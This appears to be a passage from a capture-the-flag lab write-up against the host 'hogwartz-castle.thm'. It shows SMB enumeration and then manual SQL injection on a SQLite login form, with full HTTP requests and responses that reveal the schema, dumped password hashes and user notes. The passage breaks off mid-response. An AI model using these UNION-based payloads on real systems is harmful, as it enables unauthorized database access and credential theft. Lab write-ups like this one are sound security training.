SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [*] Windows 6.1 (name:HOGWARTZ-CASTLE) (domain:) (signing:False) (SMBv1:True)
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \avadakedavra:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \crucio:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \imperio:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \morsmordre:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \brackiumemendo:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \confringo:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \sectumsempra:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \sluguluseructo:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \furnunculus:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \densaugeo:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \locomotorwibbly:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \tarantallegra:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \serpensortia:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \levicorpus:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \flagrate:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \waddiwasi:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \duro:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \alarteascendare:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \glisseo:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \locomotormortis:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \petrificustotalus:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \liberacorpus:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \orchideous:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \avis:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \descendo:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \aparecium:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \obscuro:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \incarcerous:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \deprimo:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \meteolojinxrecanto:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \oppugno:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \pointme:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \deletrius:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \specialisrevelio:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \priorincantato:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \homenumrevelio:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \erecto:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \colloportus:
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \alohomora:
```

All account have no pass permissions to see smb shares)

Looks like rabbit hole

ssh login


I am back to test SQLi manualy (portswigger technique)

By this payload I found that are 4 columns

'UNION SELECT NULL,NULL,NULL,NULL--


I will show all payloads after ctrl+U clicking(URL encode)

`'UNION+SELECT+NULL,NULL,NULL,NULL--`



```
POST /login HTTP/1.1
Host: hogwartz-castle.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: http://hogwartz-castle.thm
Connection: close
Referer: http://hogwartz-castle.thm/
Upgrade-Insecure-Requests: 1

user='UNION+SELECT+NULL,NULL,NULL--&password=1234
```

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Date: Mon, 19 Feb 2024 12:06:29 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 290
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
  500 Internal Server Error
</title>
<h1>
  Internal Server Error
</h1>
<p>
  The server encountered an internal error and was unable to complete your
  request. Either the server is overloaded or there is an error in the
  application.
</p>
```




```
POST /login HTTP/1.1
Host: hogwartz-castle.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Origin: http://hogwartz-castle.thm
Connection: close
Referer: http://hogwartz-castle.thm/
Upgrade-Insecure-Requests: 1

user='UNION+SELECT+NULL,NULL,NULL,NULL--&password=1234
```

```
HTTP/1.1 403 FORBIDDEN
Date: Mon, 19 Feb 2024 12:06:59 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 53
Connection: close
Content-Type: application/json

{
  "error":"The password for None is incorrect! None"
}
```

from sqlmap I know is is sqllite database. Check version

```
'UNION+SELECT+sqlite_version(),NULL,NULL,NULL--
```




```
POST /login HTTP/1.1
Host: hogwartz-castle.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Origin: http://hogwartz-castle.thm
Connection: close
Referer: http://hogwartz-castle.thm/
Upgrade-Insecure-Requests: 1

user='UNION+SELECT+sqlite_version(),NULL,NULL,NULL--&password=1234
```

```
HTTP/1.1 403 FORBIDDEN
Date: Mon, 19 Feb 2024 12:09:47 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 55
Connection: close
Content-Type: application/json

{
  "error":"The password for 3.22.0 is incorrect! None"
}
```

Check tables:

```
'+UNION+SELECT+group_concat(password),2,3,4++FROM+sqlite_master--
```




```
POST /login HTTP/1.1
Host: hogwartz-castle.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 84
Origin: http://hogwartz-castle.thm
Connection: close
Referer: http://hogwartz-castle.thm/
Upgrade-Insecure-Requests: 1

user='+UNION+SELECT+group_concat(tbl_name),2,3,4++FROM+sqlite_master--&password=
1234
```

```
HTTP/1.1 403 FORBIDDEN
Date: Mon, 19 Feb 2024 12:30:30 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 51
Connection: close
Content-Type: application/json

{
  "error":"The password for users is incorrect! 4"
}
```

Check passwords from users table

```
'+UNION+SELECT+group_concat(password),2,3,4++FROM+users--
```




```
POST /login HTTP/1.1
Host: hogwartz-castle.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Origin: http://hogwartz-castle.thm
Connection: close
Referer: http://hogwartz-castle.thm/
Upgrade-Insecure-Requests: 1

user='+UNION+SELECT+group_concat(password),2,3,4++FROM+users--&password=1234
```

```
HTTP/1.1 403 FORBIDDEN
Date: Mon, 19 Feb 2024 12:31:11 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 5205
Connection: close
Content-Type: application/json

{
  "error":
  "The password for c53d7af1bbe101a6b45a3844c89c8c06d8ac24ed562f01b848cad9925c691e
  6f10217b6594532b9cd31aa5762d85df642530152d9adb3005fac407e2896bf492,b326e7a664d75
  6c39c9e09a98438b08226f98b89188ad144dd655f140674b5eb3fdac0f19bb3903be1f52c40c252c
  0e7ea7f5050dec63cf3c85290c0a2c5c885,e1ed732e4aa925f0bf125ae8ed17dd2d5a1487f9ff97
  df63523aa481072b0b5ab7e85713c07e37d9f0c6f8b1840390fc713a4350943e7409a8541f15466d
  8b54,5628255048e956c9659ed4577ad15b4be4177ce9146e2a51bd6e1983ac3d5c0e451a0372407
  c1c7f70402c3357fc9509c24f44206987b1a31d43124f09641a8d,2317e58537e9001429caf47366
  532d63e4e37ecd363392a80e187771929e302922c4f9d369eda97ab7e798527f7626032c3f0c3fd1
  9e0070168ac2a82c953f7b,79d9a8bef57568364cc6b4743f8c017c2dfd8fd6d450d9045ad640ab9
  815f18a69a4d2418a7998b4208d509d8e8e728c654c429095c16583cbf8660b02689905,e3c663d6
  8c647e37c7170a45214caab9ca9a7d77b1a524c3b85cdaeaa68b2b5e740357de2508142bc915d7a1
  6b97012925c221950fb671dd513848e33c33d22e,d3ccca898369a3f4cf73cbfc8daeeb08346edf6
  88dc9b7b859e435fe36021a6845a75e4eddc7a932e38332f66524bd7876c0c613f620b2030ed2f89
  965823744,dc2a6b9462945b76f333e075be0bc2a9c87407a3577f43ba347043775a0f4b5c1a7802
  6b420a1bf7da84f275606679e17ddc26bceae25dad65ac79645d2573c0,6535ee9d2b8d6f2438cf9
  2da5a00724bd2539922c83ca19befedbe57859ceafd6d7b9db83bd83c26a1e070725f6f336e21cb4
  0295ee07d87357c34b6774dd918,93b4f8ce01b44dd25c134d0517a496595b0b081cef6eb625e7eb
```

I didn't find ho to crack this

Check all columns

```
'+UNION+SELECT+(SELECT+sql+FROM+sqlite_master+WHERE+tbl_name='users'),2,3,4--
```




```
POST /login HTTP/1.1
Host: hogwartz-castle.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 96
Origin: http://hogwartz-castle.thm
Connection: close
Referer: http://hogwartz-castle.thm/
Upgrade-Insecure-Requests: 1

user='+UNION+SELECT+(SELECT+sql+FROM+sqlite_master+WHERE+tbl_name='users'),2,3,4--
&password=1234
```

```
HTTP/1.1 403 FORBIDDEN
Date: Mon, 19 Feb 2024 13:00:37 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 154
Connection: close
Content-Type: application/json

{
  "error":
  "The password for CREATE TABLE users(\nname text not null,\npassword text not nu
  ll,\nadmin int not null,\nnotes text not null) is incorrect! 4"
}
```

Check notes

```
'+UNION+SELECT+group_concat(notes),2,3,4+FROM+users--
```




```
POST /login HTTP/1.1
Host: hogwartz-castle.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 72
Origin: http://hogwartz-castle.thm
Connection: close
Referer: http://hogwartz-castle.thm/
Upgrade-Insecure-Requests: 1

user='+UNION+SELECT+group_concat(notes),2,3,4+FROM+users--&password=1234
```

```
{
  "error":
  "The password for contact administrator. Congrats on SQL injection... keep diggi
  ng,My linux username is my first name, and password uses best64, contact adminis
  trator. Congrats on SQL injection... keep digging,contact administrator. Congrat
  s on SQL injection... keep digging,contact administrator. Congrats on SQL inject
  ion... keep digging,contact administrator. Congrats on SQL injection... keep dig
  ging, contact administrator. Congrats on SQL injection... keep digging, contact
  administrator. Congrats on SQL injection... keep digging, contact administrator.
   Congrats on SQL injection... keep digging, contact administrator. Congrats on S
